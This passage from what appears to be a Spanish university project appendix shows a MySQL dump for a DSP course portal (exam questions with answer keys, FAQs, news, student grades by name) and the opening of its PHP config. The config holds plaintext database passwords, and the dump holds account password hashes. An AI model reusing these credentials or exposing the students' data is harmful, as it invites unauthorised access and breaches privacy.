anteriores.'),(22,'Registros de propósito general de la CPU.','Registros auxiliares.','Registros índice.','Registros PC.'),(23,'En la etapa de alimentación de un sistema microprocesador para estabilizar la tensión de alimentación de los dispositivos del sistema.','En la etapa de alimentación de un sistema microprocesador para rectificar la tensión alterna de entrada a dicha etapa.','En la etapa de interfaz con el canal físico, si éste es el puerto serie del PC, para convertir los niveles de tensión de 12v a 0v y 5v.','Ninguna de las anteriores.'),(24,'Una herramienta que ayuda a la depuración del software y del hardware de un determinado microprocesador.','Un sistema que gestiona la comunicación (funciona como intérprete de comandos y controla el canal físico) entre el microprocesador y un PC.','Es un programa que convierte en código máquina del microprocesador las instrucciones en ensamblador que

```
define el usuario.','Un programa que se ejecuta en un PC que ayuda
al desarrollo del software (sirve para depurar fallos) de un
determinado microprocesador.'),(25,'Se termina de ejecutar la
instrucción en curso. En el registro contador de programa se
almacena un valor fijo, que depende de la interrupción que sea. Como
consecuencia, la CPU acude a una posición de memoria que corresponde
con RAM interna y se ejecuta la instrucción que se encuentre
allí.','Se termina de ejecutar la instrucción en curso. En el
registro contador de programa se almacena un valor fijo, que depende
de la interrupción que sea. Como consecuencia, la CPU acude a una
posición de memoria que corresponde con RAM interna, almacenando en
el registro contador de programa el valor que se encuentre
allí.','La petición de interrupción, no lleva asociada ninguna
secuencia de eventos a no ser que se active el bit GIE.','Ninguna de
las anteriores.'),(26,'7.','2.','16.','10'),(27,'No.','Si. Si, y
sólo si, el segundo acceso se realiza seguido de un acceso en
escritura, en cuyo caso se introduce 1 estado de espera
adicional.','Si. 1 estado de espera adicional.','Ninguna de las
anteriores.'),(28,'LDII.','STII.','SIGI.','Ninguna de las
anteriores.'),(29,'Se incrementa, en una unidad, el registro PC y se
introduce el dato en la dirección apuntada por PC.','Se incrementa,
en una unidad, el registro SP y se introduce el dato en la dirección
apuntada por SP.','Se introduce el dato en la dirección apuntada por
SP y se incrementa, en una unidad, el registro SP.','Se introduce el
dato en la dirección apuntada por PC y se incrementa, en una unidad,
el registro PC.'),(30,'El registro contador pasa a valer
cero.','Aparece un flanco de subida en la señal TSTAT.','Aparece un
flanco de bajada en la señal TSTAT.','Depende del modo de
funcionamiento (pulso o reloj) que se haya programado.'),(31,'Es un
modo de transferencia serie, asociado al periférico puerto serie del
DSP, que se caracteriza porque los datos se transfieren precedidos
por un bit a 0.','Es un modo de transferencia serie, asociado al
periférico puerto serie del DSP, que se caracteriza porque los datos
se transfieren si, y sólo si, se recibe (en la parte de recepción de
dicho puerto serie) un bit a 0.','Es un modo de transferencia serie,
asociado al periférico puerto serie del DSP, que se caracteriza
porque FSX sólo puede ser configurado como entrada.','Es un modo de
transferencia serie, asociado al periférico puerto serie del DSP,
que se caracteriza porque la transferencia sólo puede ser
configurada en modo continuo.'),(32,'El control de la transferencia
DMA de los datos.','La inicialización los registros que intervienen
en la transferencia de datos.','La interrupción de la transferencia
DMA (se pone a 0 el contador de transferencias pendientes).','La
generación de interrupciones a la CPU asociadas al periférico
DMA.');

/*!40000 ALTER TABLE opciones ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'pregunta'
--

DROP TABLE IF EXISTS pregunta;
CREATE TABLE pregunta (
```

```
  id int(11) NOT NULL auto_increment,
  texto text,
  solucion char(1) default NULL,
  tema int(11) default NULL,
  examen date default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE pregunta DISABLE KEYS */;

--
-- Dumping data for table 'pregunta'
--


LOCK TABLES pregunta WRITE;
INSERT INTO pregunta VALUES (1,'Un sistema de desarrollo se
caracteriza porque ...','b',0,'2000-06-15'),(2,'S10500100000EX.
Indica el valor del carácter X en la línea anterior.','a',0,'2000-
06-15'),(3,'Un ensamblador de código absoluto es:','b',0,'1999-06-
17'),(4,'Se dispone de la línea (:00000001FE) en un archivo de
salida que contiene el código binario asociado al programa que se
desea ejecutar en un microprocesador. Indicar la opción
válida.','d',0,'1999-06-17'),(5,'Un sistema de desarrollo
...','d',0,'1999-06-17'),(6,'Los DSPs de la familia TMS320C30
ofrecen:','c',0,'1999-06-17'),(7,'¿ Qué ocurre, si el DSP-TMS320C30
de Texas Instrument, se encuentra atendiendo una interrupción y
aparece otra que está activada y que es de mayor prioridad
?.','c',0,'1999-06-17'),(8,'¿ Qué ocurre si, ejecutándose un
programa en un DSP de la familia TMS320C3x de Texas Instrument,
aparece escrito un 0 en el bit GIE del registro ST y se ejecuta una
instrucción TRAP sin condiciones ?.','c',0,'1999-06-17'),(9,'Una
transferencia DMA empleando el controlador interno del DSP y
realizada desde el bloque 0 hasta el bloque 1 de memoria RAM interna
del DSP, tarda:','a',0,'1999-06-17'),(10,'Suponer habilitado el
periférico Memoria CACHÉ en un DSP-TMS320C30 de Texas Inst. En un
determinado instante, la CPU intenta un acceso externo para recoger
una instrucción. En ese momento y ordenados del MSB al LSB:
SSA_0=404E1h, SSA_1=404E0h, P_0=001FFFFFh, P_1=FFFFFF00h,
PC=809C00h. Indicar, si en la parte alta de la pila del periférico
hay un 0 antes de acceder a la instrucción, la secuencia de
operaciones correcta.','c',0,NULL),(11,'El DSP-TMS320C30 de Texas
Inst. está realizando dos accesos consecutivos, en lectura con cero
estados de espera, a través del bus de expansión. En el registro
BNKCMP se ha programado el valor 10h. El primer acceso se realiza a
la dirección 8041FFh y el segundo a la dirección
804200h.','c',0,'1999-06-17'),(12,'El modo de direccionamiento
directo en los DSPs de la familia TMS320C3x se caracteriza porque
...','b',0,'1999-06-17'),(13,'Indicar el valor del registro AR0,
luego de ejecutarse una instrucción en la que el operando es:
*AR0++(IR0)B. Los valores antes de ejecutarse la instrucción:
IR0=4H, AR0=00800307H.','b',0,'1999-06-17'),(14,'Se dispone de un
DSP de la familia TMS320C3x con un oscilador externo de 40MHz. El
periférico puerto serie se ha configurado de forma que las líneas
FSX, CLKX, DX, FSR, CLKR y DR se utilizan como líneas del
```

periférico. La fuente de reloj para transmisión y recepción es interna. Indicar la tasa de transferencia de bits correcta.','d',0,'1999-06-17'),(15,'Se dispone de un sistema microprocesador formado, entre otros dispositivos, por un DSP--TMS320C30 de Texas Instruments, dispositivos externos de almacenamiento de programas y datos (EPROM y RAM) y un controlador de DMA externo. Se desea trasvasar, sin coste alguno para la CPU del DSP, una tabla de datos contenidos en la RAM interna del DSP (bloque 0) a memoria RAM externa.','d',0,'1999-07-09'),(16,'¿ Qué ocurre si el DSP--TMS320C30 de Texas Instrument se encuentra atendiendo una interrupción y aparece otra que está activada y que es de mayor prioridad ?. Como dato se sabe que en la rutina de servicio de la interrupción activa el usuario no escribe en el registro de estado (registro ST) del sistema.','d',0,'1999-07-09'),(17,'Se dispone de la línea (S207FF9CFA7EE31DE5) en un archivo de salida que contiene el código binario asociado al programa que se desea ejecutar en un microprocesador. Indicar la opción válida.','d',0,'1999-07-09'),(18,'Indicar el número de estados de espera necesarios para acceder a un periférico con un tiempo de acceso de 150 nseg conectado al bus de expansión de un TMS320C30 de Texas Instruments a 40 MHz y seleccionado con IOSTRB. Suponer que el retardo introducido en la selección del periférico es de 35 nseg.','b',0,'1999-07-09'),(19,'Se dispone de un sistema microprocesador basado en un DSP--TMS320C31 de Texas Inst. El dispositivo se encuentra en modo microprocesador con cuatro EPROMs externas, de 32Kbytes cada una, cuya función de selección es STRB + A₂₃ y con cuatro RAMs externas, de 32Kbytes cada una, cuya función de selección es STRB + A₂₃. Indicar la secuencia de eventos correcta siguiente a un RESET, si se conecta la señal RDY de entrada al circuito integrado a GND.','c',0,'1999-07-09'),(20,'Indicar la opción que define el modo ACUSE DE RECIBO de comunicación del puerto serie síncrono del DSP.','a',0,'1999-07-09'),(21,'Se desea definir una tabla de datos enteros que se va a acceder en el modo de direccionamiento indirecto circular. La tabla tiene un tamaño de 16 elementos y se desea ubicar entre las posiciones 45h y 90h. Indicar la posición en la que ubicarías la dirección base de la tabla circular.','b',0,'1999-07-09'),(22,'La CPU de un DSP de la familia TMS320C3x de Texas Instruments realiza una operación con dos operandos flotantes. ¿ En qué registros se puede almacenar el resultado ?.','a',0,'1999-07-09'),(23,'Un regulador lineal es un dispositivo que se emplea ...','a',0,'1999-12-21'),(24,'Un simulador de un microprocesador es ...','a',0,'1999-12-21'),(25,'Se dispone de un sistema microprocesador basado en el DSP-TMS320C31 de Texas Instruments, funcionando en modo Boot--Loader. Indicar la secuencia correcta de eventos asociada a la aparición de la primera interrupción externa que aparece luego de un reset (como dato se sabe que el bit de habilitación global de las interrupciones está a 0).','d',0,'1999-12-21'),(26,'Indicar el número máximo de líneas que pueden emplearse como entradas-salidas de propósito general en un DSP-TMS320C30 de Texas Instruments.','c',0,'1999-12-21'),(27,'Suponer que el DSP-TMS320C30 de Texas Inst. está realizando dos accesos consecutivos en lectura a través del bus principal con cero estados de espera y sin posibilidad de generarse la señal de HOLD externa. ¿Existe alguna forma de ralentizar el tiempo del segundo acceso?. Si la respuesta correcta es que sí,

```
¿cuánto se podría llegar a ralentizar?.','c',0,'1999-12-
21'),(28,'Indica cual de las siguientes instrucciones de
interbloqueo activa XF1.','d',0,'1999-12-21'),(29,'Indicar la
secuencia de operaciones asociadas a la introducción de un
dato\r\nen la pila del DSP de la familia TMS320C3x.','b',0,'1999-12-
21'),(30,'Las peticiones de interrupción asociadas al periférico
temporizador interno de la familia de DSPs TMS320C3x se producen
cuando ...','a',0,'1999-12-21'),(31,'El modo acuse de recibo
...','b',0,'1999-12-21'),(32,'¿Qué interés tiene la habilitación
para que la petición de una interrupción genere eventos asociados al
periférico DMA?','a',0,'1999-12-21');

/*!40000 ALTER TABLE pregunta ENABLE KEYS */;
UNLOCK TABLES;

--
-- Current Database: dudas_csed
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ dudas_csed;

USE dudas_csed;

--
-- Table structure for table 'dudas'
--

DROP TABLE IF EXISTS dudas;
CREATE TABLE dudas (
  id int(10) unsigned NOT NULL auto_increment,
  pregunta text,
  respuesta text,
  fecha date default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE dudas DISABLE KEYS */;

--
-- Dumping data for table 'dudas'
--


LOCK TABLES dudas WRITE;
INSERT INTO dudas VALUES (2,'¿Dónde puedo encontrar al profesorado
de la asignatura?','El profesorado se encuentra en las dependencias
del área de Tecnología Electrónica, del departamento de Ingeniería
Electrónica, situadas en la entreplanta E2 esquina SurOeste  del
edificio principal de la Escuela de Ingenieros y en la primera
planta del edificio L2 de laboratorios.','2001-10-20'),(4,'¿Cuál es
el horario de tutorías de Federico Barrero?','Los lunes de 17:00 a
20:00 y los martes de 10:00 a 14:00.','2002-02-12'),(5,'¿Cuál es el
horario de tutorías de Sergio Toral?','Los lunes, miércoles y jueves
de 10:00 a 12:00.','2002-02-12'),(6,'¿Cuál es el horario de tutorías
```

```
de Juan Antonio Sánchez?','Los miércoles de 9:00 a 13:00 y jueves de
9:00 a 11:00.','2002-02-12');

/*!40000 ALTER TABLE dudas ENABLE KEYS */;
UNLOCK TABLES;

--
-- Current Database: encuesta_csed
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ encuesta_csed;

USE encuesta_csed;

--
-- Table structure for table 'bloque1_prof1'
--

DROP TABLE IF EXISTS bloque1_prof1;
CREATE TABLE bloque1_prof1 (
  id int(11) NOT NULL auto_increment,
  valor1 int(11) NOT NULL default '0',
  pregunta1 enum('1','2','3','4','5') default NULL,
  pregunta2 enum('1','2','3','4','5') default NULL,
  pregunta3 enum('1','2','3','4','5') default NULL,
  pregunta4 enum('1','2','3','4','5') default NULL,
  pregunta5 enum('1','2','3','4','5') default NULL,
  pregunta6 enum('1','2','3','4','5') default NULL,
  pregunta7 enum('1','2','3','4','5') default NULL,
  pregunta8 enum('1','2','3','4','5') default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque1_prof1 DISABLE KEYS */;

--
-- Dumping data for table 'bloque1_prof1'
--


LOCK TABLES bloque1_prof1 WRITE;

/*!40000 ALTER TABLE bloque1_prof1 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque1_prof2'
--

DROP TABLE IF EXISTS bloque1_prof2;
CREATE TABLE bloque1_prof2 (
  id int(10) unsigned NOT NULL auto_increment,
  valor1 int(10) unsigned default NULL,
  pregunta1 enum('1','2','3','4','5') default NULL,
  pregunta2 enum('1','2','3','4','5') default NULL,
```

```
  pregunta3 enum('1','2','3','4','5') default NULL,
  pregunta4 enum('1','2','3','4','5') default NULL,
  pregunta5 enum('1','2','3','4','5') default NULL,
  pregunta6 enum('1','2','3','4','5') default NULL,
  pregunta7 enum('1','2','3','4','5') default NULL,
  pregunta8 enum('1','2','3','4','5') default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque1_prof2 DISABLE KEYS */;

--
-- Dumping data for table 'bloque1_prof2'
--


LOCK TABLES bloque1_prof2 WRITE;

/*!40000 ALTER TABLE bloque1_prof2 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque1_prof3'
--

DROP TABLE IF EXISTS bloque1_prof3;
CREATE TABLE bloque1_prof3 (
  id int(10) unsigned NOT NULL auto_increment,
  valor1 int(10) unsigned default NULL,
  pregunta1 enum('1','2','3','4','5') default NULL,
  pregunta2 enum('1','2','3','4','5') default NULL,
  pregunta3 enum('1','2','3','4','5') default NULL,
  pregunta4 enum('1','2','3','4','5') default NULL,
  pregunta5 enum('1','2','3','4','5') default NULL,
  pregunta6 enum('1','2','3','4','5') default NULL,
  pregunta7 enum('1','2','3','4','5') default NULL,
  pregunta8 enum('1','2','3','4','5') default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque1_prof3 DISABLE KEYS */;

--
-- Dumping data for table 'bloque1_prof3'
--


LOCK TABLES bloque1_prof3 WRITE;

/*!40000 ALTER TABLE bloque1_prof3 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque2_prof1'
--
```

```
DROP TABLE IF EXISTS bloque2_prof1;
CREATE TABLE bloque2_prof1 (
  id int(11) NOT NULL auto_increment,
  valor2 int(11) NOT NULL default '0',
  pregunta9 enum('1','2','3','4','5') default NULL,
  pregunta10 enum('1','2','3','4','5') default NULL,
  pregunta11 enum('1','2','3','4','5') default NULL,
  pregunta12 enum('1','2','3','4','5') default NULL,
  pregunta13 enum('1','2','3','4','5') default NULL,
  pregunta14 enum('1','2','3','4','5') default NULL,
  pregunta15 enum('1','2','3','4','5') default NULL,
  pregunta16 enum('1','2','3','4','5') default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque2_prof1 DISABLE KEYS */;

--
-- Dumping data for table 'bloque2_prof1'
--


LOCK TABLES bloque2_prof1 WRITE;

/*!40000 ALTER TABLE bloque2_prof1 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque2_prof2'
--

DROP TABLE IF EXISTS bloque2_prof2;
CREATE TABLE bloque2_prof2 (
  id int(10) unsigned NOT NULL auto_increment,
  valor2 int(10) unsigned default NULL,
  pregunta9 enum('1','2','3','4','5') default NULL,
  pregunta10 enum('1','2','3','4','5') default NULL,
  pregunta11 enum('1','2','3','4','5') default NULL,
  pregunta12 enum('1','2','3','4','5') default NULL,
  pregunta13 enum('1','2','3','4','5') default NULL,
  pregunta14 enum('1','2','3','4','5') default NULL,
  pregunta15 enum('1','2','3','4','5') default NULL,
  pregunta16 enum('1','2','3','4','5') default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque2_prof2 DISABLE KEYS */;

--
-- Dumping data for table 'bloque2_prof2'
--


LOCK TABLES bloque2_prof2 WRITE;
```

```
/*!40000 ALTER TABLE bloque2_prof2 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque2_prof3'
--

DROP TABLE IF EXISTS bloque2_prof3;
CREATE TABLE bloque2_prof3 (
  id int(10) unsigned NOT NULL auto_increment,
  valor2 int(10) unsigned default NULL,
  pregunta9 enum('1','2','3','4','5') default NULL,
  pregunta10 enum('1','2','3','4','5') default NULL,
  pregunta11 enum('1','2','3','4','5') default NULL,
  pregunta12 enum('1','2','3','4','5') default NULL,
  pregunta13 enum('1','2','3','4','5') default NULL,
  pregunta14 enum('1','2','3','4','5') default NULL,
  pregunta15 enum('1','2','3','4','5') default NULL,
  pregunta16 enum('1','2','3','4','5') default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque2_prof3 DISABLE KEYS */;

--
-- Dumping data for table 'bloque2_prof3'
--


LOCK TABLES bloque2_prof3 WRITE;

/*!40000 ALTER TABLE bloque2_prof3 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque3_prof1'
--

DROP TABLE IF EXISTS bloque3_prof1;
CREATE TABLE bloque3_prof1 (
  id int(11) NOT NULL auto_increment,
  valor3 int(11) NOT NULL default '0',
  pregunta17 enum('1','2','3','4','5') default NULL,
  pregunta18 enum('1','2','3','4','5') default NULL,
  pregunta19 enum('1','2','3','4','5') default NULL,
  pregunta20 enum('1','2','3','4','5') default NULL,
  pregunta21 enum('1','2','3','4','5') default NULL,
  pregunta22 enum('1','2','3','4','5') default NULL,
  pregunta23 enum('1','2','3','4','5') default NULL,
  pregunta24 enum('1','2','3','4','5') default NULL,
  fecha date default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;
```

```
/*!40000 ALTER TABLE bloque3_prof1 DISABLE KEYS */;

--
-- Dumping data for table 'bloque3_prof1'
--


LOCK TABLES bloque3_prof1 WRITE;

/*!40000 ALTER TABLE bloque3_prof1 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque3_prof2'
--

DROP TABLE IF EXISTS bloque3_prof2;
CREATE TABLE bloque3_prof2 (
  id int(10) unsigned NOT NULL auto_increment,
  valor3 int(10) unsigned default NULL,
  pregunta17 enum('1','2','3','4','5') default NULL,
  pregunta18 enum('1','2','3','4','5') default NULL,
  pregunta19 enum('1','2','3','4','5') default NULL,
  pregunta20 enum('1','2','3','4','5') default NULL,
  pregunta21 enum('1','2','3','4','5') default NULL,
  pregunta22 enum('1','2','3','4','5') default NULL,
  pregunta23 enum('1','2','3','4','5') default NULL,
  pregunta24 enum('1','2','3','4','5') default NULL,
  fecha date default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque3_prof2 DISABLE KEYS */;

--
-- Dumping data for table 'bloque3_prof2'
--


LOCK TABLES bloque3_prof2 WRITE;

/*!40000 ALTER TABLE bloque3_prof2 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'bloque3_prof3'
--

DROP TABLE IF EXISTS bloque3_prof3;
CREATE TABLE bloque3_prof3 (
  id int(10) unsigned NOT NULL auto_increment,
  valor3 int(10) unsigned default NULL,
  pregunta17 enum('1','2','3','4','5') default NULL,
  pregunta18 enum('1','2','3','4','5') default NULL,
  pregunta19 enum('1','2','3','4','5') default NULL,
```

```
  pregunta20 enum('1','2','3','4','5') default NULL,
  pregunta21 enum('1','2','3','4','5') default NULL,
  pregunta22 enum('1','2','3','4','5') default NULL,
  pregunta23 enum('1','2','3','4','5') default NULL,
  pregunta24 enum('1','2','3','4','5') default NULL,
  fecha date default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE bloque3_prof3 DISABLE KEYS */;

--
-- Dumping data for table 'bloque3_prof3'
--


LOCK TABLES bloque3_prof3 WRITE;

/*!40000 ALTER TABLE bloque3_prof3 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'opinion_prof1'
--

DROP TABLE IF EXISTS opinion_prof1;
CREATE TABLE opinion_prof1 (
  id int(10) unsigned NOT NULL auto_increment,
  opinion text,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE opinion_prof1 DISABLE KEYS */;

--
-- Dumping data for table 'opinion_prof1'
--


LOCK TABLES opinion_prof1 WRITE;

/*!40000 ALTER TABLE opinion_prof1 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'opinion_prof2'
--

DROP TABLE IF EXISTS opinion_prof2;
CREATE TABLE opinion_prof2 (
  id int(10) unsigned NOT NULL auto_increment,
  opinion text,
  PRIMARY KEY  (id)
) TYPE=MyISAM;
```

```
/*!40000 ALTER TABLE opinion_prof2 DISABLE KEYS */;

--
-- Dumping data for table 'opinion_prof2'
--


LOCK TABLES opinion_prof2 WRITE;

/*!40000 ALTER TABLE opinion_prof2 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'opinion_prof3'
--

DROP TABLE IF EXISTS opinion_prof3;
CREATE TABLE opinion_prof3 (
  id int(10) unsigned NOT NULL auto_increment,
  opinion text,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE opinion_prof3 DISABLE KEYS */;

--
-- Dumping data for table 'opinion_prof3'
--


LOCK TABLES opinion_prof3 WRITE;

/*!40000 ALTER TABLE opinion_prof3 ENABLE KEYS */;
UNLOCK TABLES;

--
-- Current Database: notas_csed
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ notas_csed;

USE notas_csed;

--
-- Table structure for table 'datos'
--

DROP TABLE IF EXISTS datos;
CREATE TABLE datos (
  asig text,
  conv text,
  fecha date default NULL
) TYPE=MyISAM;

/*!40000 ALTER TABLE datos DISABLE KEYS */;
```

```
--
-- Dumping data for table 'datos'
--


LOCK TABLES datos WRITE;
INSERT INTO datos VALUES ('2002-2003','Examen Final Extraordinario
de Diciembre','2002-12-05');

/*!40000 ALTER TABLE datos ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'notas'
--

DROP TABLE IF EXISTS notas;
CREATE TABLE notas (
  id int(10) unsigned NOT NULL auto_increment,
  alumno text,
  nota float default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE notas DISABLE KEYS */;

--
-- Dumping data for table 'notas'
--


LOCK TABLES notas WRITE;
INSERT INTO notas VALUES (1596,'Germán Soriano
Rull',5),(1597,'Antonio García Navarro',7.85),(1598,'José Siles
Rodriguez',4.9),(1599,'Amada Pulido',9.75);

/*!40000 ALTER TABLE notas ENABLE KEYS */;
UNLOCK TABLES;

--
-- Current Database: noticias_csed
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ noticias_csed;

USE noticias_csed;

--
-- Table structure for table 'noticias'
--

DROP TABLE IF EXISTS noticias;
CREATE TABLE noticias (
  id int(10) unsigned NOT NULL auto_increment,
```

```
  noticia text,
  comentario text,
  fecha date default NULL,
  PRIMARY KEY  (id)
) TYPE=MyISAM;

/*!40000 ALTER TABLE noticias DISABLE KEYS */;

--
-- Dumping data for table 'noticias'
--


LOCK TABLES noticias WRITE;
INSERT INTO noticias VALUES (4,'Grupos que trabajarán con el
simulador WinSim','Los grupos 4 y 6 trabajarán con el simulador
WinSim, en lugar de utilizar el de Texas Instruments.','2002-03-
13'),(7,'Comienzo del Bloque 3 de prácticas','El próximo viernes 26
de abril, se impartirá el seminario correspondiente al bloque 3 de
las prácticas en el aula 310. Se celebrarán 3 seminarios en horarios
de 8:30 a 10:30, de 10:30 a 12:30 y de 12:30 a 14:30.','2002-04-
23'),(6,'Recordatorio del horario de prácticas','Grupo 1: Viernes 22
de marzo de 10:00 a 12:00. Grupo 2: Viernes 22 de marzo de 12:00 a
14:00. Grupo 3: Lunes 1 de abril de 10:00 a 12:00. Grupo 4: Lunes 1
de abril de 12:00 a 14:00. Grupo 5: Viernes 5 de abril de 10:00 a
12:00. Grupo 6: Viernes 5 de abril de 12:00 a 14:00. Grupo 7: Lunes
8 de abril de 10:00 a 12:00. Grupo 8: Lunes 8 de abril de 12:00 a
14:00. Grupo 9: Viernes 12 de abril de 10:00 a 12:00. Grupo 10:
Viernes 12 de abril de 12:00 a 14:00.','2002-03-13'),(8,'¡Novedad!:
Disponibles problemas resueltos de exámenes de la asignatura','En
formato pdf y versión preliminar (sin depurar). Aquellas personas
interesadas deberán ponerse en contacto, vía email, con Federico
Barrero y deberán comprometerse a la depuración de los mismos para
su aprovechamiento en cursos posteriores.','2002-04-23');

/*!40000 ALTER TABLE noticias ENABLE KEYS */;
UNLOCK TABLES;

--
-- Current Database: usuarios_csed
--

CREATE DATABASE /*!32312 IF NOT EXISTS*/ usuarios_csed;

USE usuarios_csed;

--
-- Table structure for table 'cuentas'
--

DROP TABLE IF EXISTS cuentas;
CREATE TABLE cuentas (
  user varchar(16) NOT NULL default '',
  pass varchar(32) NOT NULL default '',
  realname varchar(50) default NULL,
```

```
  modificado timestamp(14) NOT NULL,
  PRIMARY KEY  (user)
) TYPE=MyISAM;

/*!40000 ALTER TABLE cuentas DISABLE KEYS */;

--
-- Dumping data for table 'cuentas'
--


LOCK TABLES cuentas WRITE;
INSERT INTO cuentas VALUES
('root','ca7003a70c9b23055f9869c9fd4038d4','Administrador',200210242
23451),('isabela','b1b5ec7fbc714d010730e87a690ff44c','Isabel
Malo',20021029011513);

/*!40000 ALTER TABLE cuentas ENABLE KEYS */;
UNLOCK TABLES;

--
-- Table structure for table 'permisos'
--

DROP TABLE IF EXISTS permisos;
CREATE TABLE permisos (
  user char(16) NOT NULL default '',
  usuarios_edit tinyint(1) NOT NULL default '0',
  usuarios_del tinyint(1) NOT NULL default '0',
  usuarios_add tinyint(1) NOT NULL default '0',
  dudas_r tinyint(1) NOT NULL default '0',
  dudas_w tinyint(1) NOT NULL default '0',
  encuesta1 tinyint(1) NOT NULL default '0',
  encuesta2 tinyint(1) NOT NULL default '0',
  encuesta3 tinyint(1) NOT NULL default '0',
  notas_r tinyint(1) NOT NULL default '0',
  notas_w tinyint(1) NOT NULL default '0',
  noticias_r tinyint(1) NOT NULL default '0',
  noticias_w tinyint(1) NOT NULL default '0',
  cuestionario_r tinyint(1) NOT NULL default '0',
  cuestionario_w tinyint(1) NOT NULL default '0',
  monitores_r tinyint(1) NOT NULL default '0',
  monitores_w tinyint(1) NOT NULL default '0',
  admin_tool tinyint(1) NOT NULL default '0',
  chpass tinyint(1) NOT NULL default '0',
  encuesta_r tinyint(1) NOT NULL default '0',
  encuesta_w tinyint(1) NOT NULL default '0',
  usuarios_list tinyint(1) NOT NULL default '0',
  PRIMARY KEY  (user)
) TYPE=MyISAM;

/*!40000 ALTER TABLE permisos DISABLE KEYS */;

--
-- Dumping data for table 'permisos'
```

```
--


LOCK TABLES permisos WRITE;
INSERT INTO permisos VALUES
('root',1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1,1),('isabela',0,0,0,
1,0,0,0,0,1,0,1,0,1,0,1,0,1,1,1,0,0);

/*!40000 ALTER TABLE permisos ENABLE KEYS */;
UNLOCK TABLES;
```

Apéndice F

Código del portal implementado

1. Introducción.

El presente proyecto ha implicado el desarrollo de código PHP y HTML para dos portales diferentes: CSED y LIE. Sólo incluiremos en este apéndice código relacionado con el primero de ellos. Se sobreentiende que el segundo portal ha sido implementado de manera similar.

2. Código.

2.1. /config/config.php

```
<?php

  // Este archivo será cargado dinámicamente mediante require() desde distintos
scripts.
  // Será el encargado de mantener toda la configuración del portal y algunas
funciones
  // importantes que serán frecuentemente utilizadas.
```

```
// *****************
// * CONFIGURACION *
// *****************

/* Identificador de portal */
$portal = 'csed';
$nombre_portal = 'Complementos de sistemas electrónicos digitales';

/* E-Mail del Webmaster */
$webmaster = 'fbarrero@gte.esi.us.es';

/* Profesores (encuesta de calidad) */
$profesor1 = 'Federico';
$profesor2 = 'Sergio';
$profesor3 = 'Juan Antonio';

/* Color principal de fondo */
$colorbg='#99cccc';

/* Si lo siguiente está a 0 las notas se leerán del archivo "notas_np.php" */
$notas_publicadas = 1;

/* Host donde reside la bbdd */
$dbhost = 'localhost';

/* Usuario de sólo lectura para la bbdd */
$dbuser_ro = 'csed';
$dbpass_ro = 'MQVbnSBT';

/* Usuario privilegiado para la bbdd */
$dbuser_rw = 'csed_admin';
$dbpass_rw = 'B0e8Yt4K';

/* Las distintas bbdd asociadas a cada servicio              *
 * (comentar o dejar a '' si el servicio está deshabilitado) */
$db_usuarios = 'usuarios_csed';
$db_cuestionario = 'cuestionario_csed';
$db_dudas = 'dudas_csed';
$db_encuesta = 'encuesta_csed';
$db_notas = 'notas_csed';
$db_noticias = 'noticias_csed';
$db_monitores = '';

/* Permisos por defecto para nuevos usuarios creados (si no se definen serán 0) */
$defperm = array( 'usuarios_list' => 0
                , 'usuarios_edit' => 0
                , 'usuarios_del' => 0
                , 'usuarios_add' => 0
                , 'download' => 1
                , 'dudas_r' => 1
                , 'dudas_w' => 0
                , 'encuesta_r' => 1
                , 'encuesta_w' => 0
                , 'encuesta1' => 0
                , 'encuesta2' => 0
                , 'encuesta3' => 0
                , 'notas_r' => 1
                , 'notas_w' => 0
                , 'noticias_r' => 1
                , 'noticias_w' => 0
                , 'cuestionario_r' => 1
                , 'cuestionario_w' => 0
                , 'monitores_r' => 1
                , 'monitores_w' => 0
                , 'admin_tool' => 1
                , 'chpass' => 1
                );
```

```
/* Securizamos todas las variables globales */
sanitize_vars_fixed();



// *************
// * Funciones *
// *************

/* Sanitized Vars Routine by RoMaNSoFt (r0man@phreaker.net) */
function sanitize_vars() {

  $magic_quotes = get_magic_quotes_gpc();

  foreach ($GLOBALS as $var => $value) {
    if (is_array($value)) {
      foreach ($value as $i => $j) {
        if ($magic_quotes)
          $GLOBALS[$var][$i] = htmlentities($j);
        else
          $GLOBALS[$var][$i] = addslashes(htmlentities($j, ENT_NOQUOTES));
      }
    } else {
      if ($magic_quotes)
